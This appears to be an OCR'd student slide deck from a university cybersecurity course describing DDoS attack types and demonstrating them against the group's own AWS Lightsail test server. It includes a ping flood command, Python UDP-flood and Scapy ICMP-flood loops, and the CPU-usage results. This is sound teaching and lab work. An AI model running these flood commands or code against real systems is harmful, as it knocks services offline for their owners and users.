
CECS 378 CYBERSECURITY PRINCIPLES
Professor: Louis Uuh

DDOS ATTACK

Group 1

Long Nguyen
Thanh Nguyen
Fiona Le
Dorothy Nguyen


What is a DDOS Attack?




DDOS ATTACK

“Distributed denial-of-services”

- Result of multiple sources flooding the bandwidth or the resources of a victim machine
- Multiple devices to attack the target



Source: teks-tool.com



DDOS ATTACK

- Attacker controls remotely a **Botnet** - a collection of computers, to attack the target resource
- There are several ways to perform the DDoS attack

Setting up a Web Server


WEB SERVER

- **Purpose:**
  - Carries out DDOS attack
  - Works as the control environment
  - Essential for testing out various attacks

WEB SERVER

Amazon AWS:

- Lightsail service
- Server spec:
  - 1 vCPU, 512 MB RAM, 20GB SSD
- Connect using SSH client
- Network: ICMP, TCP, UDP, ….
- Monitoring resources



Good evening!


GameStonks
512 MB RAM, 1 vCPU, 20 GB SSD
Running
44.228.239.90
2600:1f13:645:c500:733d:8a3d:717d:88ad
Oregon, Zone A

amazon web services

Website

https://ilikethestock.me/

- Domain name is link with server IP
- Uses SSL certificate to run HTTPS protocol



How to perform a DDOS Attack?


Types of DDOS Attack

- **Volumetric attacks**: saturate the bandwidth of attacked site by sending a large amount of packets than it can handle (Ex: *UDP floods*, *ICMP floods*...)

- **Protocol attacks**: attempt to consume all of the target available connections - the server is unable to accept new connections. (Ex: *SYN Flood*, *Ping of Death*)

- **Application Layer attacks:** target the web pages generated on the server in response to user requests. (Ex: *HTTP Flood*...)

PING OF DEATH





- **Protocol attack**
- Sending numerous of data packages to the target resources and it returns a result tells how long it took to transmit data.
- To perform the DDoS attack, the command line are:
    1. ping <IP address>
    2. ping <IP address> -f -l <packet-size> -t

PING OF DEATH

Result in CPU utilization:


- Normal baseline: **0.2%**
- Experiment A: **1.38%**
- Experiment B: **1.07%**






UDP FLOOD

- Volumetric attacks
- Overload the capacity of the victim site with numerous User Datagram Protocol (UDP) packets.
- We use **socket** module in Python to connects to the server and send UDP packets to it.




```
""" Create a datagram based server socket that uses IPv4 addressing scheme """
datagramSocket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM);
```



```
while True:
        datagramSocket.sendto(payload, (targetIP, targetPort));
```

UDP FLOOD




Source: https://github.com/long237/CS378

ICMP (Ping) Flood


- Volumetric attacks
- Sending numerous ping packets to a server to overload it capacity
- Using **Scapy** module in Python to generate packets, then endlessly sending packets to the victim site.

ICMP (Ping) Flood




```
while(True):
    # Send a large packet to the target
    IP_Packet = IP(dst = targetIP);
    ICMP_Packet = ICMP();
    packet = IP_Packet / ICMP_Packet / payload;
    """ Send and receive packets at layer 3 """
    sr1(packet);
```

ICMP (Ping) Flood




```
>>> ls()
AH           : AH
ARP          : ARP
ASN1_Packet  : None
BOOTP        : BOOTP
CookedLinux  : cooked linux
DHCP         : DHCP options
DHCP6        : DHCPv6 Generic Message)
```




```
>>> ls(UDP)
sport      : ShortEnumField       = (53)
dport      : ShortEnumField       = (53)
len        : ShortField           = (None)
chksum     : XShortField          = (None)
```

ICMP (Ping) Flood



